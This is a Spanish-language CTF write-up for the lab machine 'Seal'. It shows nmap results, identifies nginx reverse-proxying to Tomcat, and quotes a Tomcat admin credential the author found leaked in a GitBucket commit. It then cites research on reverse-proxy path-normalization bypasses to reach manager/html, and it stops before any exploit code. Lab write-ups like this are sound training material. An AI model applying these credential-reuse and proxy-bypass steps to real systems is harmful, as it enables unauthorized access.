
Seal - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp  open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Seal Market
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Issuer: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-05T10:24:03
| Not valid after:  2022-05-05T10:24:03
| MD5:   9c4f:991a:bb97:192c:df5a:c513:057d:4d21
|_SHA-1: 0de4:6873:0ab7:3f90:c317:0f7b:872f:155b:305e:54ef
8080/tcp open  http     Jetty
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vamos a ver el contenido del puerto 443:




Y del puerto 8080:



Si accedemos a una ruta que no existe podemos ver que por detras esta tomcat:




Es extraño que nos diga que hay un apache tomcat cuando en el escaneo de nmap nos dice que hay un nginx. Puede ser que se este aplicando un reverse proxy. Es decir, nginx es un proxy intermediario que nos redirije a apache tomcat. Eso mismo nos muestra el "Wappalizzer":




Nos podemos crear una cuenta:

Una vez dentro podemos ver todos los commits que se han realizado en este proyecto de "GitBucket":




En uno podemos ver como han añadido la configuracion de tomcat:




El archivo de tomcat-users.xml contiene las credenciales de tomcat:

```
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

Si vamos a host-manager nos dice que no tenemos permisos, ni siguiera nos da la opcion de autenticarnos:




En "manager" tampoco:




El objetivo es acceder a "manager/html" donde podemos administrar el servidor web apache tomcat. Como hay un reverse proxy de ngix de por medio quizas podemos burlar las restricciones. Buscamos "Breaking Parser Logic" y hay unas diapositivas en las que podemos ver como bypasear un reverse proxy:

`https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf`

